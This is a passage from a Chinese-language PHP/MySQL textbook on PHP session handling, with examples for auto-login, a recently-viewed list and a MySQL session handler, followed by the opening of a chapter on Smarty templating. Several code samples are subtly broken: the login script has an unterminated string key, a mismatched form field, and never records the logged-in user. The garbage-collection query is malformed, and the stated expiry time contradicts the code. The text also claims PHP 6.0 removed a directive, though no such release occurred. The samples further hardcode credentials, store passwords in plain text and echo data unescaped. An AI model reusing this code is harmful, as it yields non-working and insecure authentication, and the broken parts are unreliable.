在处理会话时，可能需要更好地控制如何由用户的浏览器以及位于服务器和用户之间的任何代理来缓存启用会话的页面。session.cache_limiter 指令修改这些页面与缓存相关的首部，提供有关缓存首选项的说明。其形式为：

```
session.cache_limiter = string
```

有 5 个可用值，如下所示。

- None。这个设置禁止随启用会话的页面传输任何缓存控制首部。

- Nocache。这是默认设置。这个设置确保每个请求首先发送到起始服务器，在提供缓存版本之前确认页面尚未改变。
- Private。指定缓存的文档是私有的，这说明这个文档只对最初用户可用，指示代理不要缓存这个页面，因此不能与其他用户共享。
- private_no_expire。这是 private 的变体，它不会向浏览器发送任何文档过期日期，否则等同于 private 设置。如果发送了 Expire 首部，又将缓存设置为 private，这会让很多浏览器不知所措。
- public。这个设置认为所有文档都是可缓存的，由于在性能方面会带来改进，所以对于网站中的非机密部分是一个很好的选择。

1. 为启用会话的页面设置缓存过期时间

session.cache_expire 指令确定在创建新页面之前，缓存的会话页面可用的秒数（默认为 180 秒）。其形式为：

```
session.cache_expire = integer
```

如果 session.cache_limiter 设置为 nocache，则此指令被忽略。

2. 设置会话生存期

session.gc_maxlifetime 指令确定有效会话的持续时间，以秒为单位（默认为 1440），在此期间会话被认为是有效的。其形式为：

```
session.gc_maxlifetime = integer
```

一旦达到这个限制，会话信息将被销毁，系统资源得以重新分配。有关调整会话垃圾回收特性的更多信息，还可以查看 session.gc_divisor 和 session.gc_probability 指令。

18.3　处理会话

本节介绍一些关键的会话处理任务，并给出相关的会话函数。这些任务包括创建和销毁会话、指派和获取 SID，以及存储和获取会话变量。下一节将提供几个实际的会话处理示例，这里的介绍将为下一节奠定基础。

18.3.1　开始会话

记住，HTTP 会忘记用户过去和将来的环境。因此，需要对每次请求显式地启动和恢复会话。两项任务都可以使用 session_start()函数完成。其形式为：

```
Boolean session_start()
```

函数 session_start()创建一个新会话(如果未找到 SID)或继续当前会话(如果存在一个 SID)，这取决于是否拥有 SID。开始会话时，只需如下调用该函数：

```
session_start();
```

让很多新手对 session_start()函数感到迷惑不解的一个重要问题是：这个函数究竟在哪里调用。应当在向浏览器发送任何其他输出之前执行这个函数，否则会生成一个错误消息（headers already sent）。

可以启用配置指令 session.auto_start，从而不必执行这个函数。不过要记住，这样一来对于每一个启用 PHP 的页面都会开始或继续一个会话，另外还会带来其他副作用，例如，如果希望在一个会话变量中存储对象信息，则需要加载类定义。

18.3.2 销毁会话

尽管可以配置 PHP 的会话处理指令，根据过期时间或垃圾回收概率自动销毁会话，但有时手工撤销会话也很有用。例如，你可能希望让用户手工注销（即登出网站）。当用户单击适当的链接时，可以从内存中消除会话变量，甚至从内存中完全清除整个会话，这分别通过 session_unset()和 session_destroy()函数完成。

session_unset()函数清除存储在当前会话中的所有会话变量，它能有效地将会话重置为创建时的状态（没有注册任何会话变量的状态）。其形式为：

```
void session_unset()
```

执行 session_unset()确实会删除存储在当前会话中的所有会话变量，但并不会从存储机制中完全删除会话。如果希望完全销毁会话，需要使用函数 session_destroy()，该函数从存储机制中完全删除会话，使当前会话失效。记住，这不会销毁用户浏览器中的任何 cookie。其形式为：

```
Boolean session_destroy()
```

如果不想在会话结束之后使用 cookie，只需要在 php.ini 文件中将 session.cookie_lifetime 设置为 0（其默认值）。

18.3.3 设置和获取会话 ID

记住，SID 将所有的会话数据绑定到某个特定用户。虽然 PHP 能够自动创建和传播 SID，但有时候也希望手工设置和获取这个 SID。函数 session_id()能够完成这两项任务。其形式为：

```
string session_id([string sid])
```

函数 session_id()可以设置和获得 SID。如果没有参数，则函数 session_id()返回当前 SID。如果包括可选参数 *sid*，当前 SID 将被该值替换。示例如下：

```
<?php
    session_start();
    echo "Your session identification number is " . session_id();
?>
```

这将得到类似于下面的输出：

```
Your session identification number is 967d992a949114ee9832f1c11c
```

如果想创建一个定制会话处理程序，目前支持的字符仅限于字母数字字符、逗号和减号。

18.3.4 创建和删除会话变量

会话变量用来管理随用户一起从一个页面传到下一个页面的数据。但现在首选的方法是：只需像对待其他任何变量一样设置和删除会话变量即可，不过需要在$_SESSION 超级全局上下文中引用这些变量。例如，假设希望设置名为 username 的会话变量：

```
<?php
    session_start();
    $_SESSION['username'] = "Jason";
    printf("Your username is %s.", $_SESSION['username']);
?>
```

这将返回如下结果：

```
Your username is Jason.
```

可以使用unset()函数删除该变量：

```
<?php
   session_start();
   $_SESSION['username'] = "Jason";
   printf("Your username is: %s <br />", $_SESSION['username']);
   unset($_SESSION['username']);
   printf("Username now set to: %s", $_SESSION['username']);
?>
```

这会返回：

```
Your username is: Jason
Username now set to:
```

注意　你可能会看到一些比较老的学习资源和新闻组谈到函数session_register()和session_unregister()，这两个函数曾经分别是创建和撤销会话变量的推荐方法。不过，由于这些函数依赖于一个名为register_globals的配置指令，而在PHP 4.2.0中已经默认禁用了这个指令，在PHP 6.0中已经将其完全去除，所以应该如本节所述使用变量赋值和删除方法。

18.3.5　编码和解码会话数据

无论何种存储介质，PHP都会以标准格式（包括一个字符串）存储会话数据。例如，由两个变量username和loggedon组成的会话内容显示如下：

```
username|s:5:"jason";loggedon|s:20:"Feb 16 2011 22:32:29";
```

各个会话变量用分号隔开，且每个会话变量由3部分组成：名、长度和值。一般语法如下：

```
name|s:length:"value";
```

幸好，PHP会自动处理会话的编码和解码。但是，有时我们还希望手工执行这些任务。这可以通过两个函数来完成：session_encode()和session_decode()。

1. 编码会话数据

函数session_encode()提供了一种特别方便的方法，可以手工将所有会话变量编码为一个字符串。其形式为：

```
string session_encode()
```

如果想轻松地将用户的会话信息存储在一个数据库中，这个函数尤其有用。另外，对于调试这个

函数还能提供一种便捷的方法来查看会话的内容。来看一个例子，假设有一个 cookie，其中包含用户存储在其计算机上的 SID。当用户请求包含下面所示代码的页面时，就可以从 cookie 中获取用户 ID，然后把这个值赋给 SID。接下来，创建一些会话变量并赋值，然后使用 session_encode()对所有信息进行编码，这样就可以插入到数据库中了。

```
<?php
    // 发起会话并创建一些会话变量
    session_start();

    // 设置一些会话变量
    $_SESSION['username'] = "jason";
    $_SESSION['loggedon'] = date("M d Y H:i:s");

    // 编码所有会话数据为一个字符串并返回结果
    $sessionVars = session_encode();
    echo $sessionVars;
?>
```

这会返回如下结果：

```
username|s:5:"jason";loggedon|s:20:"Feb 16 2011 22:32:29";
```

记住，session_encode()将对该用户的所有会话变量编码，而不只是对执行 session_encode()的脚本中注册的变量进行编码。

2. 解码会话数据

编码的会话数据可以通过 session_decode()解码。其形式如下：

```
Boolean session_decode(string session_data)
```

输入参数 *session_data* 表示编码后的会话变量字符串。这个函数将对变量解码，返回为最初的格式，成功时返回 TRUE，否则返回 FALSE。这里再次使用前面的示例，假设在数据库中存储了一些被编码的会话数据，包括各个 SID 及变量$_SESSION['username']和$_SESSION['loggedon']。在下面的脚本中，将从表中获取此数据并进行解码：

```
<?php
    session_start();
    $sid = session_id();

    // 如下编码从数据库获取的数据：
    // $sessionVars = username|s:5:"jason";loggedon|s:20:"Feb 16 2011 22:32:29";

    session_decode($sessionVars);

    echo "User ".$_SESSION['username']." logged on at ".$_SESSION['loggedon'].".";

?>
```

这会返回：

```
User jason logged on at Feb 16 2011 22:55:22.
```

这个假想的示例只是为了说明 PHP 的编码和解码函数。如果你想在数据库中存储会话数据，更高效的办法是定义定制的会话处理程序，将处理程序直接绑定到 PHP 的 API。本章后面将展示如何完成这个工作。

3. 重新生成会话 ID

有一种称为“会话固定”（session-fixation）的攻击，是指攻击者以某种方式得到一个被信任用户的 SID，然后使用这个 SID 冒充该用户来访问可能机密的信息。通过对每个请求重新生成会话 ID 但保持会话特定的数据不变，这样可以尽可能减少这种风险。PHP 提供了一个便捷的函数 `session_regenerate_id()`，它会用一个新 ID 替换现有的 ID。这个函数的原型如下：

```
Boolean session_regenerate_id([boolean delete_old_session])
```

可选参数 `delete_old_session` 确定重新生成会话 ID 时是否还要删除原来的会话文件。默认情况下这种行为是禁用的。

18.4　实际的会话处理示例

既然已经熟悉了会话处理的基本函数，下面来考虑几个实际的例子。第一个示例展示了如何创建自动验证机制来验证返回的网站注册用户。第二个示例展示了如何使用会话变量为用户提供最近浏览文档的索引。这两个示例都很常见，对其功能你不会感到陌生。你只是会奇怪创建这两个例子居然会如此简单。

注解　如果不熟悉MySQL数据库，不清楚以下示例中的语法，可以先看看第30章的内容。

18.4.1　以返回用户的身份自动登录

一般通过提供唯一标识用户的用户名和密码组合来完成用户登录，用户一旦登录，为方便用户可以使之以后返回网站时不再需要重复这个登录过程。只需使用会话、几个会话变量和一个 MySQL 表就可以轻松地完成这个任务。虽然有很多方法可以实现这个特性，不过只需检查现有的一个会话变量（即 `$username`）就足够了。如果存在这个变量，用户就可以自动登入网站。否则，为用户给出登录表单。

注解　默认情况下，`session.cookie_lifetime`配置指令设置为0，表示cookie在浏览器重启后就不再存在。因此，为了使会话存在一段时间，应当将这个值修改为适当的秒数。

代码清单 18-1 给出了一个 MySQL 表，即 `users` 表。

代码清单 18-1　users 表

```
CREATE TABLE users (
   id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
   first_name VARCHAR(255) NOT NULL,
   username VARCHAR(255) NOT NULL,
   password VARCHAR(32) NOT NULL,
   PRIMARY KEY(id)
);
```

代码段（login.html）是一个登录表单，如果没有找到有效的会话，就会向用户显示这个登录表单：

```
<p>
    <form method="post" action="<?php echo $_SERVER['PHP_SELF']; ?>">
        Username:<br /><input type="text" name="username" size="10" /><br />
        Password:<br /><input type="password" name="pswd" SIZE="10" /><br />
        <input type="submit" value="Login" />
    </form>
</p>
```

最后，用来管理自动登录过程的代码如下：

```
<?php

  session_start();
  // 之前发起过会话吗?
  if (! isset($_SESSION['username'])) {

      // 如果之前没有会话，用户是否提交过表单呢?
      if (isset($_POST['username']))
      {

        $db = new mysqli("localhost", "webuser", "secret", "corporate");

        $stmt = $db->prepare("SELECT first_name FROM users WHERE username = ? and
password = ?");

        $stmt->bind_param('ss', $_POST['username'], $_POST['password]);

        $stmt->execute();

        $stmt->store_result();

        if ($stmt->num_rows == 1)
        {

          $stmt->bind_result($firstName);

          $stmt->fetch();

          $_SESSION['first_name'] = $firstName;

          header("Location: http://www.example.com/");

        }

      } else {
        require_once('login.html');
      }

  } else {
    echo "You are already logged into the site.";
  }

?>
```

如果用户需要记住各种在线服务所需的用户名和密码（如检查电子邮件、图书馆续借图书、查看银行账户等），并被此类问题搞得焦头烂额，倘若能在情况允许时为用户提供一种自动登录的特性，一定会受到用户的欢迎。

18.4.2　生成最近浏览文档的索引

你是不是经常遇到这种情况：返回到网站时，想不起来到哪里查找原先看过但忘记加入收藏的 PHP 教程？如果网站能够记住你曾经读过的文章，并可以给出一个列表该有多好！下面的示例就要展示这个特性。

这种情况的解决方案既简单又有效。为了记住给定用户读过的文档，可以对用户和每个文档都用一个唯一标识符标识。对于用户，SID 就能满足这个要求。要标识文档，可以使用任何方法来实现，但这个例子使用了文档的标题和 URL，并假设此信息来自 `articles` 数据库表所存储的数据，显示如下：

```
CREATE TABLE articles (
   id INTEGER UNSIGNED NOT NULL AUTO_INCREMENT,
   title VARCHAR(50),
   content MEDIUMTEXT NOT NULL,
   PRIMARY KEY(id)
);
```

所要完成的任务只是在会话变量中存储文章标识符，下面的代码实现了这个任务：

```
<?php
// 启动会话
session_start();

// 连接到服务器并选择数据库
$db = new mysqli("localhost", "webuser", "secret", "corporate");

// 用户要查看文章，从数据库中获取它
$stmt = $db->prepare("SELECT id, title, content FROM articles WHERE id = ?");

$stmt->bind_param('i', $_GET['id']);

$stmt->execute();

$stmt->store_result();

if ($stmt->num_rows == 1)
{

  $stmt->bind_result($id, $title, $content);

}

// 添加文章标题并链接到列表
$articleLink = "<a href='article.php?id={$id}'>{$title}</a>";

if (! in_array($articleLink, $_SESSION['articles']))
```

```
        $_SESSION['articles'][] = $articleLink;

    // 显示文章
    echo "<p>$title</p><p>$content</p>";

    // 显示请求文章的列表

    echo "<p>Recently Viewed Articles</p>";
    echo "<ul>";
    foreach($_SESSION['articles'] as $doc) {
      echo "<li>$doc</li>";
    }
    echo "</ul>";
?>
```

示例输出如图 18-1 所示。

"Beginning PHP and MySQL, Third Edition" hits book stores today!

Things are getting back to normal at the Gilmore household after Jason submitted the final chapter last Friday. Neighbors breathed a sigh of relief after hearing the lawn mower roar to life over the weekend.

- Creating Custom Session Handlers: A Concise Tutorial
- Build Web Applications Faster with the Zend Framework
- "Beginning PHP and MySQL, Third Edition" hits book stores today!

图 18-1 跟踪用户浏览过的文档

18.5 创建定制会话处理程序

在 4 种存储方法中，用户定义的会话处理程序提供了最大程度的灵活性。正确地实现定制会话处理程序极为简单，只需遵循一些实现步骤。首先，必须定义下面 6 个函数，每个函数分别满足 PHP 会话处理功能中的一个必要部分。此外，必须遵循每个函数的参数定义，而不论你的特定实现是否使用这些参数。本节将概要介绍这 6 个函数的用途和结构。此外，还介绍了 `session_set_save_handler()`，这个函数能魔法般地将 PHP 会话处理程序的行为转换为定制处理函数所定义的行为。本节最后提供了这些处理程序的一个基于 MySQL 的实现，用以展示这个强大的特性。完全可以直接将这个库集成到你自己的应用程序中，将会话信息存储在一个 MySQL 表（作为主要存储位置）中。

- `session_open($session_save_path,$session_name)`。这个函数初始化在会话过程中可能用到的所有元素。它的两个输入参数`$session_save_path` 和`$session_name` 指示在 php.ini 文件中找到的配置指令。后面的示例将用 PHP 的 `get_cfg_var()` 函数获取这些配置值。
- `session_close()`。这个函数与一般处理函数的操作类似，关闭 `session_open()` 初始化时打开的资源。如你所见，这个函数没有输入参数。记住，该函数并不销毁会话，那是最后要介绍的 `session_destroy()` 的任务。
- `session_read($sessionID)`。这个函数从存储介质中读取会话数据。输入参数`$sessionID` 指示用于标识特定客户数据的 SID。

- session_write($sessionID,$value)。这个函数将会话数据写入存储介质。输入参数$sessionID 是变量名，输入参数$value 是会话数据。
- session_destroy($sessionID)。这个函数可能是脚本中要调用的最后一个函数。它会销毁会话和所有相关的会话变量。输入参数$sessionID 指示当前打开会话的 SID。
- session_garbage_collect($lifetime)。这个函数有效地删除所有到期的会话。输入参数$lifetime 指示 php.ini 文件中的会话配置指令 session.gc_maxlifetime。

18.5.1　将定制会话函数加入到 PHP 逻辑

在定义了 6 个定制处理函数之后，必须将其加入到 PHP 的会话处理逻辑中。这很容易完成，只需将处理程序名传递给函数 session_set_save_handler()。记住，这些名字可以是任意选择的，但是如上一节所示，参数个数和类型必须正确，并且必须以正确的顺序传给 session_set_save_handler()函数：打开、关闭、读取、写入、销毁和垃圾回收。下面的例子显示了如何调用这个函数。

```
session_set_save_handler("session_open", "session_close", "session_read",
                         "session_write", "session_destroy",
                         "session_garbage_collect");
```

18.5.2　使用基于 MySQL 的定制会话处理程序

在部署基于 MySQL 的处理程序之前，必须完成以下两个任务。

(1) 创建用于存储会话数据的数据库和表。

(2) 创建 6 个定制处理函数。

下面的 MySQL 表 sessioninfo 将用于存储会话数据。对于这个例子，假设该表在数据库 sessions 中，不过你也可以将这个表放在其他任何位置。

```
CREATE TABLE sessioninfo (
   sid VARCHAR(255) NOT NULL,
   value TEXT NOT NULL,
   expiration TIMESTAMP NOT NULL,
  PRIMARY KEY(sid)
);
```

代码清单 18-2 提供了定制的 MySQL 会话函数。注意，它定义了所有必要的处理程序，确保为每个函数传入的参数个数正确，而不论这些参数在函数中是否真正用到。

代码清单 18-2　MySQL 会话存储处理程序

```
<?php

class MySQLiSessionHandler {

  private $_dbLink;
  private $_sessionName;
  private $_sessionTable;
  CONST SESS_EXPIRE = 3600;
```

```
public function __construct($host, $user, $pswd, $db, $sessionName, $sessionTable)
{

  $this->_dbLink = new mysqli($host, $user, $pswd, $db);
  $this->_sessionName = $sessionName;
  $this->_sessionTable = $sessionTable;

  session_set_save_handler(
    array($this, "session_open"),
    array($this, "session_close"),
    array($this, "session_read"),
    array($this, "session_write"),
    array($this, "session_destroy"),
    array($this, "session_gc")
  );

  session_start();

}

function session_open($session_path, $session_name) {

  $this->_sessionName = $session_name;
  return true;

}

function session_close() {

    return 1;

}

function session_write($SID, $value) {

  $stmt = $this->_dbLink->prepare("
    INSERT INTO {$this->_sessionTable}
      (sid, value) VALUES (?, ?) ON DUPLICATE KEY
      UPDATE value = ?, expiration = NULL");

  $stmt->bind_param('sss', $SID, $value, $value);

  $stmt->execute();

  session_write_close();

}

function session_read($SID) {

    $stmt = $this->_dbLink->prepare(
      "SELECT value FROM {$this->_sessionTable}
       WHERE sid = ? AND
       UNIX_TIMESTAMP(expiration) + " .
```

```
            self::SESS_EXPIRE . " > UNIX_TIMESTAMP(NOW())"
        );

        $stmt->bind_param('s', $SID);

        if ($stmt->execute())
        {

          $stmt->bind_result($value);

          $stmt->fetch();

          if (! empty($value))
          {
            return $value;
          }

        }

    }

    public function session_destroy($SID) {

      $stmt = $this->_dbLink->prepare("DELETE FROM {$this->_sessionTable} WHERE SID
= ?");

      $stmt->bind_param('s', $SID);

      $stmt->execute();

    }

      public function session_gc($lifetime) {

        $stmt = $this->_dbLink->prepare("DELETE FROM {$this->_sessionTable}
            WHERE UNIX_TIMESTAMP(expiration) < " . UNIX_TIMESTAMP(NOW()) -
self::SESS_EXPIRE);
        $stmt->execute();

      }

}
```

要使用这个类，只需把它包含在你的脚本中，实例化对象，然后为会话变量赋值：

```
require "mysqlisession.php";

$sess = new MySQLiSessionHandler("localhost", "root", "jason", "chapter18", "default",
                                                              "sessioninfo");
$_SESSION['name'] = "Jason";
```

执行此脚本后，使用 mysql 客户端查看 sessioninfo 表的内容：

```
mysql> select * from sessioninfo;
```

```
+------------------------------------+-------------------+-------------------+
| SID                                | expiration        | value             |
+------------------------------------+-------------------+-------------------+
| f3c57873f2f0654fe7d09e15a0554f08   | 1068488659        | name|s:5:"Jason"; |
+------------------------------------+-------------------+-------------------+
1 row in set (0.00 sec)
```

不出所料，插入了一行记录，将 SID 映射到会话变量"Jason"。这个信息设置为在创建之后 1440 秒到期；计算这个值时，首先确定 UNIX 纪元以来的当前秒数，再加上 1440 就可以得出结果。注意，尽管 1440 是在 php.ini 文件中定义的默认到期设置，但你完全可以把它改为所需的任何值。

注意，当应用于 MySQL 时，这并非实现这些过程的唯一方法。可以根据你的需要任意地修改这个库。

18.6 小结

本章全面介绍了 PHP 的会话处理功能。我们介绍了用于定制会话处理行为的许多配置指令，此外还介绍了将此功能集成到应用程序中的最常用的一些函数。本章的最后提供了一个 PHP 用户定制会话处理程序的实际例子，展示了如何将 MySQL 表作为会话存储介质。

下一章将讨论另一个非常有用的高级主题：模板化。人们经常谈到将逻辑与表现分离，如果把逻辑和表现混在一起，在维护应用程序时就会相当痛苦。对于 Web 应用程序而言，完成这种分离实际上非常容易。但并不是所有类型的应用程序都是如此！

第 19 章 用 Smarty 模板化

绝大多数人都是从同样的起点开始 Web 开发生涯的，即提交一个简单的网页。这很容易，只是向文件中增加一些文本并将其保存为.html 文件，再提交到 Web 服务器上即可。接下来很快会在页面中加入动画 GIF 和 JavaScript，最终还要加入诸如 PHP 代码。网站开始膨胀，首先是 5 个页面，然后 15 个，然后是 50 个，似乎是在呈指数增长。最终，你要作出一个重大的决定，尽管你知道早晚会有这么一天，但总是在想方设法地躲避：该重新设计网站了。

遗憾的是，你可能一味地想把网站变成最酷的网站，而因此忘记了编程的一个基本原则：要尽力将表现和逻辑相分离。如此一来，修改界面时更有可能导致应用程序错误。不仅如此，原本你希望网站设计人员不必成为专业程序员就能自主维护应用程序外观，但此时这种可能性消失殆尽。

这种情况是不是听起来很熟悉？

真正贯彻了这个关键编程原则的人往往更易成功。不管应用程序的目标平台是什么，要想设计一种方法来管理统一的表现界面，与此同时还希望能处理那些负责实现应用程序特性集的代码（这些代码通常相当复杂），这一直是一个难题。既然这么困难，还要把逻辑和表现混在一起吗？当然不！

虽然还没有尽善尽美的解决方案，但已经有很多解决方案几乎可以将网站的表现与逻辑完全分离。这些解决方案称为*模板化引擎*（templating engine），它们正在逐步消除由于缺乏层次分离而带来的难题。本章将介绍模板化引擎在 PHP 中的应用，并特别强调目前最流行的 PHP 模板化解决方案：Smarty。

19.1 什么是模板化引擎

从前面的引言可以看出，无论你是否真正实现过模板化引擎解决方案，至少已经对分离网站逻辑和表现逻辑的优点有些熟悉了。尽管如此，还是有必要正式地定义使用模板化引擎能带来哪些好处。

简单地讲，*模板化引擎*（templating engine）的目的在于分离应用程序的业务逻辑和表现逻辑。这样做有几个原因，如下所示。

- 可以使用同样的代码基为不同目标生成数据：打印、Web 数据、电子数据表、基于电子邮件的报表，等等。如果不使用模板化引擎，则需要针对每种输出目标复制并修改表现代码，这会带来代码冗余，极大地降低可维护性。
- 应用程序设计人员（负责创建和维护界面的人）可以与应用程序开发人员独立工作，因为应用的表现和逻辑并非密不可分地纠缠在一起。此外，因为大多数模板化引擎使用的表现逻辑一般比应用程序所使用编程语言的语法更简单，所以设计人员不需要为完成其工作在语言上花费太多精力。

模板化引擎如何完成这种分离？有趣的是，大多数实现使用定制的语言语法完成各种与界面有关的任务。这种*表现语言*（presentational language）嵌入在一系列*模板*（template）中，每个模板包含应用程序的表现方面，用于格式化和输出应用逻辑组件提供的数据。良好定义的*定界符*（delimiter）指示了所提供的数据和表现逻辑放在模板中的位置。代码清单 19-1 给出了这种模板的一般示例。这个例子以 Smarty 模板化引擎的语法为基础。不过，所有流行的模板化引擎都遵循类似的结构，所以如果你已经选择了另一种解决方案，也会发现本章内容的有用之处。

代码清单 19-1 典型的模板（index.tpl）

```
<html>
   <head>
      <title>{$pagetitle}</title>
   </head>
   <body>
   {if $name eq "Kirk"}
      <p>Welcome back Captain!</p>
   {else}
      <p>Swab the decks, mate!</p>
   {/if}
   </body>
</html>
```

关于这个例子有几个重要事项需要注意。首先，定界符（由大括号{}指示）用于告诉模板引擎要检查定界符之间的数据，并可能采取一些动作。最常见的动作只是插入一个特定的变量值。例如，HTML 标题标签中的$pagetitle 变量指示了这个值（由逻辑组件传入）应该放在哪个位置上。再往下，又用定界符指示了要由引擎解析的 if 条件的开始和结束。如果$name 变量被设置为 Kirk，则显示一个特殊的消息；否则，显示默认消息。

因为大多数模板化引擎解决方案（包括 Smarty）提供的功能并非只是插入变量值，所以模板化引擎的框架必须能够完成大量最终对设计人员和开发人员隐藏的任务。毫不奇怪，最好通过面向对象编程来实现，从而可以封装这些任务。（PHP 的面向对象功能参见第 6 章和第 7 章的介绍）。代码清单 19-2 展示了如何使用 Smarty 和逻辑层准备并呈现代码清单 19-1 所示的 index.tpl 模板。现在先不用担心这个 Smarty 类的位置，很快就会讲到这一点。在这个例子中，你要注意的是各层是完全分离的，还要理解这是如何实现的。

代码清单 19-2 呈现 Smarty 模板

```
<?php
    // 引用 Smarty 类库
    require("Smarty.class.php");

    // 新建 Smarty 类实例
    $smarty = new Smarty;

    // 分配一些页面变量
    $smarty->assign("pagetitle", "Welcome to the Starship.");
    $smarty->assign("name", "Kirk");

    // 呈现和显示模板
```

```
    $smarty->display("index.tpl");
?>
```

可以看到，所有实现细节都对开发人员和设计人员隐藏。现在你的好奇心应该已经得到了满足，下面开始正式介绍 Smarty。

19.2　Smarty 介绍

Smarty（www.smarty.net）的作者是 Andrei Zmievski 和 Monte Orte。它是在 GNU 宽通用公共许可（LGPL，www.gnu.org/ copyleft/lesser.html）下发布的，可能是最流行、功能最强大的 PHP 模板化引擎。

Smarty 提供了很多功能，本章将讨论其中一些特性。

- **强大的表现逻辑**。Smarty 提供了适当的构造，能够有条件地计算和迭代地处理数据。虽然它本身实际上是一种语言，但语法很简单，设计人员可以很快地学会，而不需要预备的编程知识。
- **模板编译**。为减少呈现开销，Smarty 在默认情况下将模板转换为可比较的 PHP 脚本，使得后续的调用速度更快。Smarty 还非常智能，在内容改变后可以重新编译模板。
- **缓存**。Smarty 还提供了缓存模板的可选特性。缓存与编译不同，支持缓存不只是能呈现已缓存的内容，还能防止执行个别逻辑。例如，你可以指定缓存文档的生存时间（比如 5 分钟），在此期间不执行与该模板有关的数据库查询。
- **高度可配置和可扩展**。Smarty 的面向对象架构允许修改和扩展其默认行为。此外，从一开始可配置性就是一个设计目标，为用户提供了很大的灵活性，使其能通过内置方法和属性定制 Smarty 的行为。
- **安全**。Smarty 提供了很多安全特性，可以避免服务器和应用程序数据遭到设计人员有意或无意的破坏。

记住，所有流行的模板化解决方案都遵循一组相同的核心实现原则。与编程语言一样，学习了一种语言就可以更容易地掌握其他语言。因此，即使不使用 Smarty，你也可以继续读下去。本章介绍的概念绝对可以应用于其他类似的解决方案。此外，本章不会照搬 Smarty 手册的内容，而是关注 Smarty 的关键特性，使你对这个解决方案有一个初步的认识，并始终强调一般性的模板化概念。

写这本书时，Smarty 3 还是一个候选版本，这说明在不久的将来它肯定会成为官方版本。Smarty 3 对其前身而言是一个完全重写的版本，只适用于 PHP 5 和更新版本。由于版本 3 即将发布，所以我更新了这一章来反映这个版本中的最新变化和特性。尽管版本 2 的语法仍然得到支持，不过很多特性都将废弃；换句话说，如果你已经部署了 Smarty 2 特定的代码，可以考虑升级语法来反映这些最新的变化。

19.3　安装 Smarty

安装 Smarty 非常简单。首先，到 www.smarty.net 下载最新的稳定版本（因为 Smarty 3 行将发布，所以我使用 3.0rc3 来编写和测试本章的代码），然后按照如下步骤开始安装 Smarty。

(1) 将 Smarty 解压缩到 Web 文档根目录之外的某个位置。理想情况下，以后要包含到某个特定应用程序的其他 PHP 库也应该放在这个位置上。例如，在 Linux 下这个位置可能是/usr/local/lib/php/includes/smarty/。

(2) 在 Windows 上，这个位置可能是 C:\php\includes\smarty\。

(3) 因为需要将 Smarty 类库包含到应用程序中，所以要通过 include_path 配置指令确保这个位置对 PHP 可用。例如，类文件为 Smarty.class.php，位于 Smarty 目录 libs/。假如是以上位置，在 UNIX 下应当如下设置这个指令：include_path = ".:/usr/local/lib/php/includes/smarty/libs"。

(4) 在 Windows 下，应当设置为 include_path = ".;c:\php\includes\smarty\libs"。

(5) 你可能希望将这个路径追加到 include_path 中的其他路径后面，因为可能要将各种库以相同的方式集成到应用程序中。记住，在对 PHP 的配置文件作出更改之后，需要重新启动 Web 服务器。另外，要确保应用程序可以引用 Smarty 库，还有其他方法可以实现这个终极目标。例如，可以提供类库的完整绝对路径。另一种做法是设置一个名为 SMARTY_DIR 的预定义常量，用它指向 Smarty 类库目录，然后在类库名前附加这个常量。因此，即使某个配置使得无法修改 php.ini 文件，你也应当知道这并不会妨碍使用 Smarty。

(6) 最后创建存储 Smarty 模板和配置文件的 4 个目录。

- templates。放置所有网站模板。下一节将学习关于模板结构的更多内容。
- configs。放置在特定网站中使用的所有特殊的 Smarty 配置文件。19.6 节中将介绍这些文件的特定作用。
- templates_c。放置 Smarty 编译的所有模板。这个目录对于 Web 服务器必须是可写的。
- cache。在启用缓存特性的情况下，放置 Smarty 缓存的所有模板。这个目录对于 Web 服务器必须是可写的。

虽然在默认情况下，Smarty 认为这些目录与实例化 Smarty 类的脚本位于相同的目录，但建议将这些目录放在 Web 服务器文档根之外的位置。可以使用 Smarty 的$template_dir、$compile_dir、$config_dir 和$cache_dir 修改默认行为。例如，可以将其位置修改为：

```
<?php
    // 引用 Smarty 类库
    require("Smarty.class.php");

    // 新建 Smarty 类的实例
    $smarty = new Smarty;
    $smarty->template_dir="/usr/local/lib/php/smarty/template_dir/";
    $smarty->compile_dir="/usr/local/lib/php/smarty/compile_dir/";
    $smarty->config_dir="/usr/local/lib/php/smarty/config_dir/";
    $smarty->cache_dir="/usr/local/lib/php/smarty/cache_dir/";
?>
```

完成这些步骤之后，就可以使用Smarty了。为了让你对这个模板化引擎更有兴趣，下面先从一个简单的使用示例开始，然后再讨论更有趣、更有用的特性。

19.4 使用 Smarty

要使用 Smarty，只需要让它对于执行脚本可用。一般使用 require()语句：

```
require("Smarty.class.php");
```

之后，就可以实例化 Smarty 类：

```
$smarty = new Smarty;
```

开始利用这个特性时所要做的工作只有这么多。下面先来看一个简单的示例。代码清单 19-3 给出了一个简单的设计模板。注意，模板中有两个变量：$title 和$name。两个变量都放在大括号中，大括号是 Smarty 的默认定界符。这些定界符告诉 Smarty 要对定界符所包围的内容完成某些操作。在这个例子中，唯一的动作就是用通过应用程序逻辑（代码清单 19-4）传入的相应值替代变量。不过，你很快将看到 Smarty 还能够完成大量其他任务，例如执行表现逻辑和修改文本格式等。

代码清单 19-3　简单的 Smarty 设计模板（templates/welcome.tpl）

```
<html>
    <head>
        <title>{$title}</title>
    </head>
    <body>
        <p>
            Hi, {$name}. Welcome to the wonderful world of Smarty.
        </p>
    </body>
</html>
```

还要注意，Smarty 希望这个模板位于 templates 目录内，除非通过$template_dir 修改了模板目录。

代码清单 19-4 给出相应的应用程序逻辑，它将适当的变量值传入 Smarty 模板。

代码清单 19-4　模板的应用程序逻辑

```
<?php
    require("Smarty.class.php");
    $smarty = new Smarty;

    // 分配两个 Smarty 变量
    $smarty->assign("name", "Jason Gilmore");
    $smarty->assign("title", "Smarty Rocks!");

    // 获取并输出模板
    $smarty->display("welcome.tpl");
?>
```

输出结果如图 19-1 所示。

